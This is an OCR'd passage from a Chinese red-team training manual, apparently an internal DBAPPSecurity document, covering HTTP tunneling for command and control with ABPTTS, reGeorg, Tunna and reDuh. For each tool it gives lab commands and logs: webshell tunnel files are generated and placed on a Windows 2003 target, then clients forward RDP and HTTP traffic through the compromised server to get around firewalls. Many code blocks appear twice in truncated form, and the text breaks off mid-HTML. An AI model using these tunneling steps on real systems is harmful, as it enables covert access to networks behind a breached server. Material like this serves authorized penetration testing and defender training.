安恒信息
DAS-security 安全中国

科创板：688023

渗透攻击
红队百科全书



杭州安恒信息技术股份有限公司
DBAPPSecurity Co., Ltd.

内部材料
仅限借阅

（中）

第三章 命令与控制

ICMP C2

HTTP隧道ABPTTS第一季

HTTP隧道abptts第一季

ABPTTS简介：

ABPTTS是NCC Group在2016年blackhat推出的一款将TCP流量通过HTTP/HTTPS进行流量转发，在目前云主机的大环境中，发挥了比较重要的作用，可以通过脚本进行RDP,SSH,Meterpreter的交互与连接。也意味着这样可以建立一个通过80端口得流量出站来逃避防火墙。与其它http隧道不同的是，abptts是全加密。

2016年blackhat介绍：https://www.blackhat.com/us-16/arsenal.html#a-black-path-toward-the-sun

Github：https://github.com/nccgroup/ABPTTS

安装与生成payload：


```
root@John:~# git clone  https://github.com/nccgroup/ABPTTS.git
Cloning into 'ABPTTS'...
remote: Enumerating objects: 50, done.
remote: Total 50 (delta 0), reused 0 (delta 0), pack-reused 50
Unpacking objects: 100% (50/50), done.
root@John:~# pip install pycrypto
Requirement already satisfied: pycrypto in /usr/lib/python2.7/dist-packages (2.6
root@John:~# cd ABPTTS/
root@John:~/ABPTTS# ls
abpttsclient.py  abpttsfactory.py  ABPTTS-Manual.pdf  data  libabptts.py  licens

root@John:~/ABPTTS# python abpttsfactory.py -o webshell
[2019-01-28 08:24:28.131919] ---===[[[ A Black Path Toward The Sun ]]]===---
[2019-01-28 08:24:28.131954]    --==[[        -  Factory  -        ]]==--
[2019-01-28 08:24:28.131965]              Ben Lincoln, NCC Group
[2019-01-28 08:24:28.131979]             Version 1.0 - 2016-07-30
[2019-01-28 08:24:28.132706] Output files will be created in "/root/ABPTTS/websh
[2019-01-28 08:24:28.132722] Client-side configuration file will be written as "
[2019-01-28 08:24:28.132739] Using "/root/ABPTTS/data/american-english-lowercase
[2019-01-28 08:24:28.136713] Created client configuration file "/root/ABPTTS/web
[2019-01-28 08:24:28.137760] Created server file "/root/ABPTTS/webshell/abptts.j
[2019-01-28 08:24:28.138342] Created server file "/root/ABPTTS/webshell/abptts.a
[2019-01-28 08:24:28.138492] Created server file "/root/ABPTTS/webshell/war/WEB-
[2019-01-28 08:24:28.138555] Created server file "/root/ABPTTS/webshell/war/META
[2019-01-28 08:24:28.139128] Prebuilt JSP WAR file: /root/ABPTTS/webshell/scabGr
[2019-01-28 08:24:28.139140] Unpacked WAR file contents: /root/ABPTTS/webshell/w
```

```
root@John:~# git clone https://github.com/nccgroup/ABPTTS.git
Cloning into 'ABPTTS'...
remote: Enumerating objects: 50, done.
remote: Total 50 (delta 0), reused 0 (delta 0), pack-reused 50
Unpacking objects: 100% (50/50), done.
root@John:~# pip install pycrypto
Requirement already satisfied: pycrypto in /usr/lib/python2.7/dist-packages (2.6.1)
root@John:~# cd ABPTTS/
root@John:~/ABPTTS# ls
abpttsclient.py  abpttsfactory.py  ABPTTS-Manual.pdf  data  libabptts.py  license.txt  README.md  settings_overlays  template
root@John:~/ABPTTS# python abpttsfactory.py -o webshell
[2019-01-28 08:24:28.131919] ---===[[[ A Black Path Toward The Sun ]]]===---
[2019-01-28 08:24:28.131954]    --==[[        -  Factory  -        ]]==--
[2019-01-28 08:24:28.131965]             Ben Lincoln, NCC Group
[2019-01-28 08:24:28.131979]            Version 1.0 - 2016-07-30
[2019-01-28 08:24:28.132706] Output files will be created in "/root/ABPTTS/webshell"
[2019-01-28 08:24:28.132722] Client-side configuration file will be written as "/root/ABPTTS/webshell/config.txt"
[2019-01-28 08:24:28.132739] Using "/root/ABPTTS/data/american-english-lowercase-4-64.txt" as a wordlist file
[2019-01-28 08:24:28.136713] Created client configuration file "/root/ABPTTS/webshell/config.txt"
[2019-01-28 08:24:28.137760] Created server file "/root/ABPTTS/webshell/abptts.jsp"
[2019-01-28 08:24:28.138342] Created server file "/root/ABPTTS/webshell/abptts.aspx"
[2019-01-28 08:24:28.138492] Created server file "/root/ABPTTS/webshell/war/WEB-INF/web.xml"
[2019-01-28 08:24:28.138555] Created server file "/root/ABPTTS/webshell/war/META-INF/MANIFEST.MF"
[2019-01-28 08:24:28.139128] Prebuilt JSP WAR file: /root/ABPTTS/webshell/scabGroup.war
[2019-01-28 08:24:28.139140] Unpacked WAR file contents: /root/ABPTTS/webshell/war
```

靶机执行：

以aspx为demo。



攻击机执行：

注：如果攻击机为vps，则 -f 需要填写vps_ip:port/目标机:port

```
python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.as
```

```
root@John:~/ABPTTS# python abpttsclient.py -c webshell/config.txt -u "http://192
[2019-01-28 08:33:25.749115] ---===[[[ A Black Path Toward The Sun ]]]===---
[2019-01-28 08:33:25.749153]    --==[[        -  Client  -             ]]==--
[2019-01-28 08:33:25.749160]            Ben Lincoln, NCC Group
[2019-01-28 08:33:25.749169]           Version 1.0 - 2016-07-30
[2019-01-28 08:33:25.750372] Listener ready to forward connections from 192.168.
[2019-01-28 08:33:25.750392] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560180] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:28.560365] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560655] Connecting to 192.168.1.119:3389 via http://192.168
[2019-01-28 08:33:28.868187] Server set cookie ASP.NET_SessionId=boyfcepcijf43s0
[2019-01-28 08:33:28.868269] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 1
[2019-01-28 08:33:29.077903] Connection-level exception: [Errno 104] Connection
[2019-01-28 08:33:29.077967] Disengaging tunnel (192.168.1.3:8861 -> 192.168.1.5
[2019-01-28 08:33:29.077987] Closing client socket (192.168.1.3:8861 -> 192.168.
[2019-01-28 08:33:29.078049] Exception while closing client socket (192.168.1.3:
[2019-01-28 08:33:29.085280] Server closed connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:36.957446] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:36.957601] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:36.957797] Connecting to 192.168.1.119:3389 via http://192.168
[2019-01-28 08:33:36.966507] Server set cookie ASP.NET_SessionId=bsynuc3l5ndo5h0
[2019-01-28 08:33:36.966587] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 1
[2019-01-28 08:33:45.321612] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192
[2019-01-28 08:33:45.321700] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 1
[2019-01-28 08:33:48.482758] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192
[2019-01-28 08:33:48.482838] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 1
[2019-01-28 08:33:54.169354] Connection-level exception: [Errno 104] Connection
[2019-01-28 08:33:54.169432] Disengaging tunnel (192.168.1.3:8862 -> 192.168.1.5
[2019-01-28 08:33:54.169455] Closing client socket (192.168.1.3:8862 -> 192.168.
[2019-01-28 08:33:54.169529] Exception while closing client socket (192.168.1.3:
[2019-01-28 08:33:54.178078] Server closed connection ID AA0FE7F073A5EFFD
```

```
root@John:~/ABPTTS# python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.aspx" -f 192.168.1.5:33389/192.168.1.119:3389
[2019-01-28 08:33:25.749115] ---===[[[ A Black Path Toward The Sun ]]]===---
[2019-01-28 08:33:25.749153]    --==[[        -  Client  -             ]]==--
[2019-01-28 08:33:25.749160]            Ben Lincoln, NCC Group
[2019-01-28 08:33:25.749169]           Version 1.0 - 2016-07-30
[2019-01-28 08:33:25.750372] Listener ready to forward connections from 192.168.1.5:33389 to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:25.750392] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560180] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:28.560365] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:28.560655] Connecting to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:28.868187] Server set cookie ASP.NET_SessionId=boyfcepcijf43s0dhaz5of05; path=/; HttpOnly
[2019-01-28 08:33:28.868269] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8861 (Connection ID: CEA116F4AF1FAF8C)]: Server created connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:29.077903] Connection-level exception: [Errno 104] Connection reset by peer in thread for tunnel (192.168.1.3:8861 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:29.077967] Disengaging tunnel (192.168.1.3:8861 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:29.077987] Closing client socket (192.168.1.3:8861 -> 192.168.1.5:33389)
[2019-01-28 08:33:29.078049] Exception while closing client socket (192.168.1.3:8861 -> 192.168.1.5:33389): [Errno 107] Transport endpoint is not connected
[2019-01-28 08:33:29.085280] Server closed connection ID CEA116F4AF1FAF8C
[2019-01-28 08:33:36.957446] Client connected to 192.168.1.5:33389
[2019-01-28 08:33:36.957601] Waiting for client connection to 192.168.1.5:33389
[2019-01-28 08:33:36.957797] Connecting to 192.168.1.119:3389 via http://192.168.1.119/abptts.aspx
[2019-01-28 08:33:36.966507] Server set cookie ASP.NET_SessionId=bsynuc3l5ndo5h0n0bhtrv5p; path=/; HttpOnly
[2019-01-28 08:33:36.966587] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: Server created connection ID AA0FE7F073A5EFFD
[2019-01-28 08:33:45.321612] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389 (Connection ID: AA0FE7F073A5EFFD)]: 25805 bytes sent since last report
[2019-01-28 08:33:45.321700] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: 12344 bytes sent since last report
[2019-01-28 08:33:48.482758] [(C2S) 192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389 (Connection ID: AA0FE7F073A5EFFD)]: 715 bytes sent since last report
[2019-01-28 08:33:48.482838] [(S2C) 192.168.1.119:3389 -> 192.168.1.5:33389 -> 192.168.1.3:8862 (Connection ID: AA0FE7F073A5EFFD)]: 2524 bytes sent since last report
[2019-01-28 08:33:54.169354] Connection-level exception: [Errno 104] Connection reset by peer in thread for tunnel (192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:54.169432] Disengaging tunnel (192.168.1.3:8862 -> 192.168.1.5:33389 -> 192.168.1.119:3389)
[2019-01-28 08:33:54.169455] Closing client socket (192.168.1.3:8862 -> 192.168.1.5:33389)
[2019-01-28 08:33:54.169529] Exception while closing client socket (192.168.1.3:8862 -> 192.168.1.5:33389): [Errno 107] Transport endpoint is not connected
[2019-01-28 08:33:54.178078] Server closed connection ID AA0FE7F073A5EFFD
```

非常遗憾的是，目前不支持PHP。

HTTP隧道reGeorg第二季

reGeorg简介：

reGeorg的前身是2008年SensePost在BlackHat USA 2008 的 reDuh延伸与扩展。也是目前安全从业人员使用最多，范围最广，支持多丰富的一款http隧道。从本质上讲，可以将JSP/PHP/ASP/ASPX等页面上传到目标服务器，便可以访问该服务器后面的主机。

2014年blackhat介绍 https://www.blackhat.com/eu-14/arsenal.html#regeorg

Github： https://github.com/sensepost/reGeorg

攻击机：

192.168.1.5 Debian

192.168.1.4 Windows 7

靶机：

192.168.1.119 Windows 2003

安装：

```
root@John:~# git clone  https://github.com/sensepost/reGeorg.git
Cloning into 'reGeorg'...
remote: Enumerating objects: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85
Unpacking objects: 100% (85/85), done.
root@John:~# cd reGeorg/
root@John:~/reGeorg# ls
LICENSE.html  LICENSE.txt  README.md  reGeorgSocksProxy.py  tunnel.ashx  tunnel.
root@John:~/reGeorg# python reGeorgSocksProxy.py -h


                     _____
  _____   ______  __|___  |__  ______  _____  _____   ______
 |     | |   ___||   ___|    ||   ___|/     \|     | |   ___|
 |     \ |   ___||   |  |    ||   ___||     ||     \ |   |  |
 |__|\__\|______||______|  __||______|\_____/|__|\__\|______|
                    |_____|
                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


usage: reGeorgSocksProxy.py [-h] [-l] [-p] [-r] -u  [-v]

Socks server for reGeorg HTTP(s) tunneller

optional arguments:
  -h, --help           show this help message and exit
  -l , --listen-on     The default listening address
  -p , --listen-port   The default listening port
  -r , --read-buff     Local read buffer, max data to be sent per POST
  -u , --url           The url containing the tunnel script
  -v , --verbose       Verbose output[INFO|DEBUG]
```

```
root@John:~/reGeorg# pip install urllib3
Requirement already satisfied: urllib3 in /usr/lib/python2.7/dist-packages (1.24
```

```
root@John:~# git clone  https://github.com/sensepost/reGeorg.git
Cloning into 'reGeorg'...
remote: Enumerating objects: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85
Unpacking objects: 100% (85/85), done.
root@John:~# cd reGeorg/
root@John:~/reGeorg# ls
LICENSE.html  LICENSE.txt  README.md  reGeorgSocksProxy.py  tunnel.ashx  tunnel.aspx  tunnel.js  tunnel.jsp  tunnel.nosocket.php
root@John:~/reGeorg# python reGeorgSocksProxy.py -h

                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


usage: reGeorgSocksProxy.py [-h] [-l] [-p] [-r] -u  [-v]

Socks server for reGeorg HTTP(s) tunneller

optional arguments:
  -h, --help           show this help message and exit
  -l , --listen-on     The default listening address
  -p , --listen-port   The default listening port
  -r , --read-buff     Local read buffer, max data to be sent per POST
  -u , --url           The url containing the tunnel script
  -v , --verbose       Verbose output[INFO|DEBUG]
root@John:~/reGeorg# pip install urllib3
Requirement already satisfied: urllib3 in /usr/lib/python2.7/dist-packages (1.24)
```

靶机执行：


以aspx为demo。




Georg says, 'All seems fine'


攻击机执行：

```
python reGeorgSocksProxy.py -p 8080 -l 192.168.1.5 -u http://192.168.1.119/tunne
```



Windows下配合Proxifier：





非常遗憾的是，目前大部分waf都会针对默认原装版本的reGeorg。

HTTP隧道Tunna第三季

Tunna简介：

Tunna1.1是secforce在2014年11月出品的一款基于HTTP隧道工具。其中v1.1中支持了SOCKS4a。

Tunna演示稿：

https://drive.google.com/open?id=1PpB8_ks93isCaQMEUFf_cNvbDsBcsWzE

Github： https://github.com/SECFORCE/Tunna

攻击机：

192.168.1.5 Debian

192.168.1.4 Windows 7

靶机：

192.168.1.119 Windows 2003


安装：

```
root@John:~# git clone https://github.com/SECFORCE/Tunna.git
Cloning into 'Tunna'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 156 (delta 0), reused 2 (delta 0), pack-reused 150
Receiving objects: 100% (156/156), 8.93 MiB | 25.00 KiB/s, done.
Resolving deltas: 100% (84/84), done.
```


```
root@John:~# git clone https://github.com/SECFORCE/Tunna.git
Cloning into 'Tunna'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 156 (delta 0), reused 2 (delta 0), pack-reused 150
Receiving objects: 100% (156/156), 8.93 MiB | 25.00 KiB/s, done.
Resolving deltas: 100% (84/84), done.
```



靶机执行：

以aspx为demo。



攻击机执行：

```
python proxy.py -u http://192.168.1.119/conn.aspx -l 1234 -r 3389 -s -v
```





附录：

解决：

General Exception: [Errno 104] Connection reset by peer

```
[+] Spawning keep-alive thread
[-] Keep-alive thread not required
[+] Checking for proxy: False
```

连接后，出现


```
General Exception: [Errno 104] Connection reset by peer
```

等待出现：无法验证此远程计算机的身份，是否仍要连接?


再次运行，在点击是(Y)

```
python proxy.py -u http://192.168.1.119/conn.aspx -l 1234 -r 3389 -s -v
```

```
Received Data: 19 (19)
Received Data From Ping Thread: 0 (0)
Sent data: 19 (0)
Pings sent: 0
General Exception: [Errno 104] Connect
root@John:~/Tunna# []
```




```
Received Data: 19 (19)
Received Data From Ping Thread: 0 (0)
Sent data: 19 (0)
Pings sent: 0
General Exception: [Errno 104] Connect
root@John:~/Tunna# python proxy.py -u
```





```
Tunna v1.1a, for HTTP tunneling TCP co
http://www.secforce.com / nikos.vassak
##########################################

[+] Spawning keep-alive thread
[-] Keep-alive thread not required
[+] Checking for proxy: False
[]

Received Data: 3601 (0)
Received Data From Ping Thread: 9873 (0)
Sent data: 25580 (0)
Pings sent: 71
```



如果：没有出现“无法验证此远程计算机的身份，是否仍要连接？”

注册表键值：HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers 删除对应IP键值即可。

非常遗憾的是，Tunna对PHP的支持并不是太友好。

HTTP隧道reDuh第四季

reDuh简介：

reDuh是sensepost由2008-07年发布，从本质上讲，可以将JSP/PHP/ASP/ASPX等页面上传到目标服务器，便可以访问该服务器后面的主机。

BlackHat USA 2008介绍： https://drive.google.com/open?id=1AqmtuBnHQJS-FjVHzJMNNWokda048By-

Github： https://github.com/sensepost/reDuh

攻击机：

192.168.1.5 Debian

192.168.1.4 Windows 7

靶机：

192.168.1.119 Windows 2003


安装：

```
root@John:~# git clone https://github.com/sensepost/reDuh.git
Cloning into 'reDuh'...
remote: Enumerating objects: 47, done.
remote: Total 47 (delta 0), reused 0 (delta 0), pack-reused 47
Unpacking objects: 100% (47/47), done.
root@John:~# cd reDuh/
root@John:~/reDuh# ls
README.markdown  reDuhClient  reDuhServers
```

```
root@John:~# git clone https://github.com/sensepost/reDuh.git
Cloning into 'reDuh'...
remote: Enumerating objects: 47, done.
remote: Total 47 (delta 0), reused 0 (delta 0), pack-reused 47
Unpacking objects: 100% (47/47), done.
root@John:~# cd re
reDuh/    reGeorg/
root@John:~# cd reDuh/
root@John:~/reDuh# ls
README.markdown  reDuhClient  reDuhServers
```

靶机执行：

以aspx为demo。



[reDuhError] Undefined Requerst

攻击机执行：

绑定端口：

```
root@John:~/reDuh/reDuhClient/dist# java -jar reDuhClient.jar http://192.168.1.1
[Info]Querying remote web page for usable remote service port
[Info]Remote RPC port chosen as 42000
[Info]Attempting to start reDuh from 192.168.1.119:80/reDuh.aspx.  Using service
[Info]reDuhClient service listener started on local port 1010
```

```
root@John:~/reDuh/reDuhClient/dist# java -jar reDuhClient.jar http://192.168.1.119/reDuh.aspx
[Info]Querying remote web page for usable remote service port
[Info]Remote RPC port chosen as 42000
[Info]Attempting to start reDuh from 192.168.1.119:80/reDuh.aspx.  Using service port 42000. Plea
[Info]reDuhClient service listener started on local port 1010
```

开启新terminal，建立隧道

命令如下：

```
[createTunnel][本地绑定端口]:127.0.0.1:[远程端口]
```

```
root@John:~# telnet 127.0.0.1 1010
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Welcome to the reDuh command line
>>[createTunnel]30080:127.0.0.1:80
 Successfully bound locally to port 30080. Awaiting connections.
```

```
root@John:~# telnet 127.0.0.1 1010
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Welcome to the reDuh command line
>>[createTunnel]30080:127.0.0.1:80
 Successfully bound locally to port 30080. Awaiting connections.
```

攻击机端口前后对比：

```
root@John:~# netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:902             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::902                  :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
root@John:~# netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:902             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::902                  :::*                    LISTEN
tcp6       0      0 :::1010                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::30080                :::*                    LISTEN
```

```
root@John:~# netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:902             0.0.0.0:*               LISTEN      809/vmware-authdlau
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      674/sshd
tcp6       0      0 :::902                  :::*                    LISTEN      809/vmware-authdlau
tcp6       0      0 :::22                   :::*                    LISTEN      674/sshd
root@John:~# netstat -ntlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:902             0.0.0.0:*               LISTEN      809/vmware-authdlau
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      674/sshd
tcp6       0      0 :::902                  :::*                    LISTEN      809/vmware-authdlau
tcp6       0      0 :::1010                 :::*                    LISTEN      6102/java
tcp6       0      0 :::22                   :::*                    LISTEN      674/sshd
tcp6       0      0 :::30080                :::*                    LISTEN      6102/java
```

访问攻击机30080端口，既等价于访问靶机80端口

```
root@John:~# curl http://192.168.1.5:30080/
<html>

<head>
<meta HTTP-EQUIV="Content-Type" Content="text/html; charset=gb2312">


<title ID=titletext>建设中</title>
</head>

<body bgcolor=white>

...

</body>
</html>
```

```
root@John:~# curl http://192.168.1.5:30080/
<html>

<head>
<meta HTTP-EQUIV="Content-Type" Content="text/html; charset=gb2312">


<title ID=titletext>建设中</title>
</head>

<body bgcolor=white>
<table>
<tr>
<td ID=tableProps width=70 valign=top align=center>
<img ID=pagerrorImg src="pagerror.gif" width=36 height=48>
<td ID=tablePropsWidth width=400>

